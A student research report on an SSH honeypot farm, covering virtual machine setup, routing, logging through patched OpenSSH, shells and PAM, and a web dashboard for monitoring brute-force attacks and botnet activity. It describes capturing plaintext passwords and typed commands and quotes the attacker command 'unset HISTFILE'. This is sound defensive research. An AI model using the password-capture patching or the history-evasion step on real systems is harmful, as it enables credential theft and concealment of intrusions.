EXPERIMENTAL STUDY

Study of dictionary attacks on SSH

Spring 2010

Romain BEZUT Vivien BERNET-ROLLANDE

CONTENTS

List of Figures

THANKS

First of all, we want to thank the following people who helped us on purpose or not in this project:

- Université de Technologie de Compiègne, our school to provide their students with the opportunity to get credits for such project during their scholarship.
- Mr Walter Schön, to have accepted to follow us for this project.
- Mr Paul Morelle, former UTC student who provided us with an access to his dedicated server, used in this project.
- All people who have tested our web interface.
- Attackers all around the world, our study would be pointless without them.
- Romanian people who attacked us from whom we have collected a lot of information, and the discovery of their communities.
- Everyone who contributed to the tools used in this project.

INTRODUCTION

Every system administrator who is in charge of a server connected to the Internet, and who cares a little bit about what is going on on this machine has been one day surprised (or not) to get the following authentication failures:

```
Failed password for root from 202.117.10.254 port 42148 ssh2
Failed password for invalid user admin from 202.117.10.254 port 42514 ssh2
Failed password for invalid user user from 202.117.10.254 port 42869 ssh2
Failed password for invalid user test from 202.117.10.254 port 43227 ssh2
Failed password for invalid user webmaster from 202.117.10.254 port 43736 ssh2
```

Figure 1: *Log example of a SSH bruteforce*

Every system connected to the internet offering the possibility to connect remotely using SSH is one day or an other attacked in this way. It's obviously non targeted, and the goal is to take control over a maximum number of machines.

The questions behind this studies are the following:

- Who is behind these attacks?
- What is the goal of these machines once infected?

A *honeypot* is a specific machine which seems pretty normal from an global outside point of view, but is left vulnerable (or seems to be), on purpose. This machine is generally completely isolated from the working servers, and monitored constantly, so that every activity is reported. The isolation prevents reports of false positive activity coming from production servers, and an increased security in case of infection on the *honeypot*.

There are two families of *honeypots*:

- The ones with low interactions. Generally, they only gather data and their interactions are limited (no real access to the machine, no danger). This type of *honeypot* is used for example in big networks to divert potential attackers, or simply to monitor.
- The ones with high interactions. They study the behavior of attackers against different situations, and are mostly used for research purposes.

The first *honeypot* was created by Lance Spitzner in 1999, as part the of *Honeynet Project*. This project aims to enhance the global security of machines by the famous principle of:
"Know your enemy"

A *honeynet* is a network of high interaction *honeypots*, simulating a real production environment, and are configured so that all activities are logged.
Sometimes we refer to *honeyfarm*, which is a centralized network of high interaction *honeypots* (like what we have created for this study).

Other studies dealing with SSH dictionary attacks are generally limited to analysis from logs (like the one in Figure 1). They are mostly done by system administrators themselves on their own machines, and don't go in details, since for example it's not possible to get the password of a failed authentication attempt from logs (for obvious security reasons).

There are some analysis of compromised systems, realized once again mostly by system administrators after discovery of suspicious processes of files, or because of major performance issues (bandwidth, memory, CPU...).

Studies based on *honeypots* are quite rare (and even more rare when we consider non Microsoft Windows based machines). However there exist some papers written by researchers of group of students (see [1]).

Our goal though this project is to set up a *honeyfarm*, to gather authentication failures, and then to let some machines vulnerable on purpose, with defined combination of username/-password (based on the results of our analysis). Once an attacker is inside of our machine, our study aims to know his/her behavior, the commands (s)he types, the tools used, ...

This document first explains how we have built our infrastructure (and how to set it up), then deals with data analysis, and exploitation of gathered data (low interaction mode), and eventually deals with the details of intrusions by real humans (high interaction mode).

I - INFRASTRUCTURE

1.1 Virtual Machines

We have chosen to set up our *honeypots* in virtual machines, since virtualization provides us with several interesting advantages for our study. First of all, this reduces the required hardware (servers and network hardware). Then it allows us to backup the virtual machines before any intrusion, and to restore the machine to its previous state after the intrusion. Also, these machines can be started, restarted and stopped through a simple remote SSH connection, which is very convenient, and still reduces hardware costs.

The chosen technology for virtualization is VirtualBox, since it's free, and all actions can be performed through command lines. We have also developed some small shell scripts to manage our virtual machines (start, stop, restart, save, restore, ...).

Our virtual machines run an up to date Debian, a famous GNU/Linux distribution, very common among servers, possibly very light (we have less than 16MB RAM used on each machine).

We have installed three virtual machines: *skye*, *matahari*, and *overlord*, on a single physical server called *midgard*.

1.2 Network configuration

1.2.1 Routing

To get a maximum amount of attacks, we need to be able to accept SSH connections on several IP addresses at the same time. The three IP addresses we have are the following:

- A DSL connection at Free (static IP, French ISP).
- A DSL connection at Neuf Telecom (somewhat dynamic IP, French ISP).
- A dedicated server "Dedibox" at online.net.

Both DSL lines are connected on a single local area network, and thus, linked to the same network interface on our server (*midgard*). The dedicated server is "linked" to *midgard* through a VPN tunnel (*midgard* being a client for the VPN server hosted on the dedibox).

Although the three virtual machines are hosted on a same physical machine, they have to respond to the SSH connections on the right interface, and send the TCP packets to the right router. We have to make sure that the packets are sent to the right destination.



Figure 1.1: *How our NAT routing works*

Here we have two problems, we have to make sure that the packets arrive to the right Virtual Machine, and also that the responses go to the right interface, and right router. The first problem can be solved easily using the *port forwarding* feature of the two routers connected to our two ISP. It can also be solved using *port forwarding* features of *pf* (Packet Filter) on the Dedibox (the default firewall on FreeBSD), or *iptables* on *midgard*.

For the second problem (routing the response to the right interface / router), we can use an awesome Linux kernel feature called *Source Based Routing*. Indeed, Linux if capable of handling multiple routing table at the same time, and apply one or an other depending on criteria such as source IP address. By using a single routing table per virtual machine, we make sure that the responses use the right gateway. We have found a famous page on the Internet dealing with *source based routing* kernel feature [2].

1.2.2 Filtering

Once the virtual machines can connect to the Internet, we have to make sure that if an attacker gain control over this machine, he or she doesn't use this machine as a relay to attack other targets, either on the Internet, or on our local networks. To prevent these behaviors, we had to set up some restrictive filters on *midgard*, using *iptables*.

1.2.3 Monitoring our honeypots

Once all the network and routing features had been installed, we had to make sure that we know what happens on our *honeypots*. Thus, we have created an infrastructure allowing us to emit, gather, and analyze events occurring in Virtual Machines.

1.3 Logging system

Our logging scheme behave as described on the following schema:



Figure 1.2: *Gathering data*

This section presents in details the different steps of the figure 1.2.

1.3.1 Syslog

This infrastructure gathers data based on Unix Syslog. Syslog is a standard mechanism to process system logs on Unix systems, and is able to transmit these logs to a centralized server upon some criteria.

On our honeypots, the syslog daemon is configured to send all logs to *midgard* (UDP on port 514), in clear text. On its side, the log daemon on *midgard* filters the logs as following:

- Local logs of *midgard*, treated normally.

- Logs containing the special string "CPE1704TKS", which are logs containing important events related to our project.
- Standard logs of virtual machines, stored in some special files for information purpose.

1.3.2 Patching applications

To get the information that might interest us through the syslog system, we had to create our own patches for several applications, and the first of all is OpenSSH server.

The methodology described here for OpenSSH is the same for other packages (here we talk about packages since we are on Debian). First we started by downloading sources of Debian packages, thanks to the following command:

```
apt-get source <package>
```

Then edit the source code, compile the Debian package, install it, test it, and once the work is satisfying, generate a diff file thanks to the `diff` command to keep the modifications for later reuse.

Patches have required a great patience, because we have to find where to hook in the code (where to put our lines of code), make sure we don't forget any case and don't change the default behavior of the software.

1.3.2.1 OpenSSH

This patch was absolutely required, since only users of failing attempts are available trough the logs. Thus, We had to add the password, as well as the client string (which is a nice information since most bots uses libSSH as client string).

Then we had to deploy this new OpenSSH package on all of our virtual machines.

1.3.2.2 Shells

A very common command that the attacker will try to type is: `unset HISTFILE`.

This is useful to prevent all following commands from being recorded to the log history (.bash_history, .zsh_history, ...). This is useful to minimize the traces left behind when attacking a machine.

That's why we can't use these files to get the typed commands, and anyways it is a bad idea not to get the commands in real time, as we could get if the commands were sent through the log system.

That's why we have chosen to patch ZSH and Bash, which are two very commonly used shells, and installed on our virtual machines. These patches were not easy because we needed to find where to hook our code. A naive idea would be to hook where `exec` is, but this approach is limited since we have no information on file descriptor changes (pipes, redirections, ...).

These modifications were then deployed on all our virtual machines through the Debian packages.

1.3.2.3 PAM

PAM is a very common tool among used for authentication of people on a machine. Thus, OpenSSH refers to PAM to know whether the requested user exists on the system, and whether the provided password corresponds to right one.

PAM is also used when the command `passwd` is executed to change the user password. PAM itself is very complex, but allows through its configuration file to add modules (dynamic libraries) to handle authentication. Thus we have created a very small PAM module, declared as optional, and executed each time the users changes his/her password.

This small modification allows us to get the old password, the new password, as well as the user who requested this change. The goal is to get the password the attacker will probably set upon his connection (for him to keep this machine under his exclusive control).

The most difficult part here was to find the documentation explaining how to achieve this small module, the code itself is very trivial.

1.3.3 HoneyLogServer

HoneyLogServer is a program, written entirely in python, which aim to read logs coming from our virtual machines, and extract, process and store information in our MySQL database.

1.3.3.1 Getting data

The configuration of rsyslog on *midgard* concerning our project is the following:

```
$template HoneyLog_auth,    "/data/honeypot/logs/%HOSTNAME%/auth.log"
$template HoneyLog_patches, "/data/honeypot/logs/%HOSTNAME%/patches.log"
$template HoneyLog_all,     "/data/honeypot/logs/%HOSTNAME%/syslog.log"

-midgard
:msg, contains, "CPE1704TKS"            ?HoneyLog_patches
&                                       |/data/honeypot/logs/server.pipe
&                                       ~
auth,authpriv.*                         ?HoneyLog_auth
&                                       ~
*.*                                     ?HoneyLog_all
&                                       ~

+midgard
:msg, contains, "Honeylog packet:"      -/data/honeypot/logs/packets.log
&                                       ~
```

Figure 1.3: *Configuration of rsyslog (/etc/rsyslog.conf)*

The lines following the declaration of templates are even more interesting here. We can see that the logs are written in a file called */data/honeypot/logs/server.pipe*. This file is a named pipe, created with the command:

```
mkfifo /data/honeypot/logs/server.pipe
```

HoneyLogServer is on the other side of this pipe, reading lines as they are written to the pipe by the log deamon (thanks to the ”select” system call, the process is sleeping when there is nothing to do). In case HoneyLogServer is not up and running, the pipe is capable of storing up to 64kB of data before any ”loss” of data (there is no real loss since all the lines are written elsewhere anyway).

1.3.3.2 Role of HoneyLogServer

HoneyLogServer can be used in two different modes, the daemon mode, launched through the init scripts, in which data are pulled out from the pipe(s) seen previously. An other mode is available for a single shot, allowing the program to be launched on a file, given on the command line. This mode is useful to fill the database in case of a temporary loss of data for example.

Now the roles of HoneyLogServer are multiple:

- Extract each field (login, password, client...) for each attempt.
- Insert new attackers in the database, convert their IP address in an integer, look for the IP block entry in the geolocation table to spare this effort to the website.
- Deduce attack sessions from individual attempts.
- Launch processes to play a sound in case of an attack or an intrusion.

- Filter some lines with a blacklist to prevent real users who use the wrong port to have their password in our database.
- Log activities of HoneyLogServer in a separate file, then readable from the web interface to monitor potential failures.

Actually, all the different types of lines coming from the virtual machines are the following ones:

- Authentication attempts (failed or not) of SSH connection using password authentication (SSH keys are not concerned).
- Events (such as a password change).
- Commands typed (zsh or bash).

Each of these types has its own parsing function in HoneyLogServer.

1.3.3.3 Creating attack sessions

Creating sessions out of the attempts seemed natural, since attackers tend to try several (hundreds of) combinations before giving up. This cut into attempts is ruled as follow:

Two attempts in a row from the same attacker (IP address), separated by more than one hour belong to different attack sessions. This delay is customizable, but we had better results than expected with this value, that's why we continued to use it.

Since these sessions are created in real time in HoneyLogServer, we add redundancy in the database. But since we have a huge amount of attempts in our database (600,000 at the time this report was originally written), this step spares a lot of computation time (for the web interface for example).

Thus, sessions are handled in HoneyLogServer, with several cache level to accelerate the performances at different levels. We have also developed some tools to check the integrity of the database, to rebuild sessions from scratch (for example if we want to change the delay evoked previously, and apply it to the whole database).

1.3.3.4 Filter out with blacklists

Something happened that we haven't really planed. It was quite frequent that regular people who wanted to connect to our servers were using the wrong port, and thus falling into our honeypots, and in the same time giving their plain text password, which eventually arrived in our database, being recorded and possibly accessible through our web interface (if the view of individual attempts were implemented).

This could have been a huge security issue, that's why we have implemented blacklists, easily editable, and the ability to reload the blacklist on HoneyLogServer without restarting the process. The blacklist format is as follow:

```
[matahari]
morian
scrouaf
```

In this example, the users called *morian* and *scrouaf* are spared when they connect to *matahari* (if their SSH client is either OpenSSH or Putty).

This blacklist is reloadable after edit by simply send a SIGHUP signal to the running HoneyLogServer, or by issuing the following command: `/etc/init.d/honeylogserver reload`).

1.3.3.5 Sound Alerts

For each attempt, and each intrusion, tests are issued to determine whether a sound alert should be played. A minimal amount of time has to be kept between two consecutive sounds in order not to create a nuisance.

HoneyLogServer executes a shell script called "sound.sh", with a parameter telling whether it is an attempt ("attempt") or an intrusion ("breakin"). Each instance of this shell script is perceived as a child process by the python server, which caused several issues of zombie process not being able to terminate properly. That's why we had to implement a process queue, and regularly listen to the return code of every process in the queue to clear the finished ones (which fixes our zombie process issue).

1.3.3.6 Error Handling

In case of an unexpected error while in the main loop of HoneyLogServer, the exception if caught by a generic catcher and written on the log file for further investigation. The program then continues its work, to assure a high availability. If the problem occurs while there are SQL requests processing, these requests are written on the standard output (which is redirected to a temporary file), which provides us with the opportunity to add them manually in the database later (if needed).

Some functions have been created to catch signals which tell us to quit. But in order not to loose any log line, we don't want to quit while in the middle of the processing of a line, since it would mean losing this line, and not having the corresponding information in the database (or worse, having them partially). In order to keep a good consistency, we need to delay the quit action to the end of the line processing.

Several enhancements have already been planed for this server, these are discussed in the conclusion (see 3).

1.3.4 Network traffic capture

Once the attacker in the virtual machine, he will have access to the Internet, so that his environment seems normal to him. Even if his access speeds will be limited, and even drastically limited on some ports, we have no control over what the content.

That's why on the launch of our virtual machines, we need to launch tcpdumps over the virtual interfaces created by VirtualBox, to keep traces of what happens on our networks, and also to have external data for forensics analysis.

These logs are in the PCAP format, and thus readable with programs like Wireshark. The main goal here is to capture HTTP traffic, and IRC (more information in the section 1.3.5).

Our first approach was to have a capture file per virtual machine, which made the size of this file very huge in very little time, making it painful for further analysis since we had to transfer the whole file to our own machines through the network. The new solution is to create a file per launch of the virtual machine, with the name of the file depending on the date. To make it more constant we could imagine setting up a cron task, to stop and relaunch tcpdump processes from time to time.

1.3.5 The IRC Protocol

IRC is a very old protocol for chatting, connecting several thousands of people to a same network, though different servers (gateways), and then to discuss about common interests on channels.

1.3.5.1 IRC usage

For example if Bob lives in New-York and likes honey, he could connect to the FreeNode network through a server located in the United States, and from there join a channel called #honey. Alice (who lives in Moskov) can join #honey though a Russian server belonging to the FreeNode network, and chat with Bob and other people in the world who have an interest in honey.

It is also possible for Bob and Alice to be connected at the same time to several chat rooms. To prevent issues on these networks, most networks set up strict rules (number of connection per IP address for example). Today IRC is less and less used, but is still among computer scientists, gamers, underground communities, hackers...

One of the most famous network is called "Undernet", which is also known to be more permissive on its rules. Most attacker install an IRC client, which connects to some channels on the Undernet network. These channels (chatrooms) have in general up to several dozen (sometime hundreds) of these clients (then called bots). An authority (a botmaster) can then control remotely the computers by issuing "commands" over these IRC channels, which will then be interpreted by the bot client, and can eventually lead to issuing commands on the local computer. Computers controlled by bots which are controlled by a same person or group of people are said to be bots belonging to a common botnet.

Be aware that bots are not all that evil, they are even necessary on these networks, some of them being programmed to answer frequently asked questions, some others for entertaining purpose (quizz...).

1.3.5.2 Botnets

The word "botnet" is a shortcut for robots network, and is used to define networks of infected computers. Each machine of these networks is then called a "bot", and they are all controlled by criminal organisations, or just human operators (or group of these operators), then called "botmasters".

Infections generally come with Trojans, and the most common of these is called Zeus. Zeus provides the attackers with a very high level of control over its bots, through a very well designed web interface that most professional would like to have for legit projects. These trojans come generally with modules to disable security protections such as Anti-Virus, Firewalls, and other modules setting up a full control over the system.

Most of them use the IRC protocol, which provides them with a centralized control over the bot (small botnets generally use public IRC servers with low restrictions such as Undernet). Other types of control exist, very big networks are decentralized, of nearly decentralized, in order to be more resilient when a compromised node is taken down by the legit owner or by the authorities. It also prevents investigators to get too fast to the botmasters.

Botnets are a reason why the IRC protocol is generally filtered out in Libraries, Schools, Companies, or public places.

Botnets have very different size, from a few dozen of machines to dozen of thousands, and are used as relay for all kind of attacks, saying email spamming, distributed denial of service, and other illegal activities. On some specialized forums we can even find some botnets for rent, prices being very different depending on where the bots are located geographically. [3]



Figure 1.4: *Steps of an infection within a Botnet*

1.4 Web Site

In a first time, we had simple screen to monitor the attacks in real time, showing up our log lines as they came from the virtual machines. This is not practical, hard to read, and does not offer the possibility to have a sum up of what happened within the last few hours. Moreover we had to connect remotely using SSH to *midgard* to see what is going on, which is very boring.

We had to find a simpler way to monitor activities of our virtual machines, and possibly a way to show and present our project to external people.

1.4.1 GeoLiteCity

We know the IP address of our attackers, and it would be possible from these to use an IP Geo Location database to get more information about the attackers.

Such a database exists, it's called GeoLiteCity, and is available for free in CSV format at the following URL:
http://www.maxmind.com/app/geolitecity

GeoLiteCity works as following:

- A table *blocks*, containing IP address ranges, and an associated location ID.

- A table *location*, indexed by the previously mentioned location ID, containing information such as the town, the country code, latitude, longitude, and other miscellaneous information.

This whole database weight around 130MB, for several millions of entries. MaxMind who distributes this database gives us a precision of 99.5% on country identification, and a little less than 80% at the town level (in the USA). This database is updated every first day of the month.

Given the huge number of entries in these tables, some optimisations had to be made on requests, and table structures (adding redundancy for example). These changes were necessary to get the information within a reasonable time (and it is even more important since there is a web interface behind our database, so we have to get the results within a second).

1.4.2 Used Technologies

Upon the creation of every website, there are always the same questions, such as "How will we downgrade what we are capable of because of the compatibility with Internet Explorer?". In order not to have these questions, our website is not compatible with Internet Explorer, and thus can benefit from all the web technologies released within the past four years, such as CSS3, (X)HTML 5, and loads of JavaScript features.

In order to generate maps, thumbnails and charts, we use the Google API (edited version from the original of Google's). On the Javascript side, we use the well known Javascript library called "jQuery", which greatly eases the creation of complex behaviors and the use of AJAX, used massively in our application. On the server side, just a simple Apache with *mod_rewrite* to ensure URL rewriting. We also had an Nginx proxy, ensuring the availability of our server whatever IP (freebox or neufbox) was used on our DNS entry.

The other parts of the code are simply written in PHP, using MySQL module to connect to the database.

1.4.3 Monitoring

The first thing we have set on the website is an administration panel, allowing us to check the state of our virtual machines (and their connectivity), and also the different processes running on our server (HoneyLogServer and tcpdump).



Figure 1.5: *Administration Interface of our web site.*

On this picture the virtual machine called *trinity* is the one that should have been connected to a public IP of the Université de Technologie de Compiègne (UTC). The processes *tcpdumpX* are the programs running to dump traffic from the virtual networks, as explained in 1.3.4.

The process called *HoneyLogServer* corresponds to the main process running to gather logs from the different virtual machines, to get the information from them and to put it in our database, as explained in 1.3.3.

These data are retrieved on the web interface by communicating with the server through asynchronous calls in JavaScript. They are refreshed every five minutes.
This interface now also provides us with a convenient way to watch the log file of HoneyLogServer (see 1.3.3), to check its good behavior.

We also implemented a bunch of keyboard shortcuts to get faster access to these functionalities (but they are not really documented yet).

1.4.4 Monitoring attacks

The main page of our website provides a way to access publicly to all our attack sessions (for more information about sessions, please refer to 1.3.3.3).

CN	IP Address Target	Last seen First Attempt	DNS	Duration	Attempts
	217.16.83.178	06/24/2010 03:50:37			1290
	skye	06/24/2010 03:42:15		00:08:22	1290
	98.175.240.21	06/24/2010 03:42:40	web.mitechnologiesinc.com		2463
	83.103.52.33	06/24/2010 01:22:01	83-103-52-33.ip.fastwebnet.it		46
	overlord	06/24/2010 01:21:29		00:00:32	16
	overlord	06/23/2010 21:05:08		00:00:46	28
	overlord	06/02/2010 23:23:04		00:00:02	2
	86.104.232.45	06/24/2010 00:57:56			13
	overlord	06/24/2010 00:57:50		00:00:06	3
	overlord	06/23/2010 00:39:03		00:00:02	2
	overlord	06/22/2010 16:54:12		00:00:02	2
	overlord	06/22/2010 02:59:24		01:39:25	6
	109.206.161.29	06/23/2010 21:25:45			30
	matahari	06/23/2010 21:25:13		00:00:32	15
	skye	06/23/2010 04:59:23		00:00:21	15

Figure 1.6: *Web Interface for sessions monitoring*

This screen capture has been reduced on purpose to fit this document. Each virtual machine is colored in a certain way, which allows a fast recognition on the interface. A click on flags collapses all sessions from this attackers. It is useful since some attackers have several dozen of sessions.

Only the last ten attackers and all their sessions are displayed, but we have implemented a button to get ten more each time you press it. An other button allows administrators to download all data from the database, which can take several minutes, and is very CPU intensive on the server side.

The information displayed here want to be simple, and give a fast view of the situation. Updates are made automatically every five minutes (also possible with the Shift+U keyboard shortcut). This allows the user to get the last attacks without having to refresh the page manually.

A click on an attacker line loads some details on the right side panel as shown on figure 1.7.

Figure 1.7: *Example of content on the right side panel for an attacker*

An action bar is also loaded on the bottom panel, and gives access to the following features:

- Searching for the IP in the Google search engine, since it is frequent that this IP is already referenced by other websites referencing infected IP (for example to draw a blacklist to be used by system administrators).
- Displaying in Google Maps the position (Latitude / Longitude), which allows a somewhat precise view of the location of the attacker.
- Whois request: opening a new panel containing whois information on the IP, and possibly on the Domain Name (domain got from reverse DNS lookup at attack time).
- Note: Available soon, the possibility for administrators to take notes about an attacker, then publicly readable.

It is also possible to filter the list of attackers and sessions in real time, by countries or attacked virtual machine (target). Filtering by virtual machine also reloads the mini-map on the top right corner (this mini-map is visible on figure 1.7).

1.4.5 Maps

The API used to generate maps is the one provided by Google, which offers both the possibility to work with color gradient, and also variable size points, locatable by latitude and longitude.

This kind of map (as well as the mini-map) needs important computing resources, and due to the size of our database, it is unthinkable to generate these maps on the fly each time a user asks for it.

That is why the data needed to generate these maps are generated at regular intervals thanks to a Python script, executed through a Unix Cron. Images are then generated for all the mini-maps, and JSON data are generated to be used by the global map (these data will be used with the Google API).

Some filters have been implemented on maps, permitting the choose a virtual machine (target), the view within several semi-continental views, as well as the choice to display either a color gradient for each country, or a circle (with variable size) for each attack location.

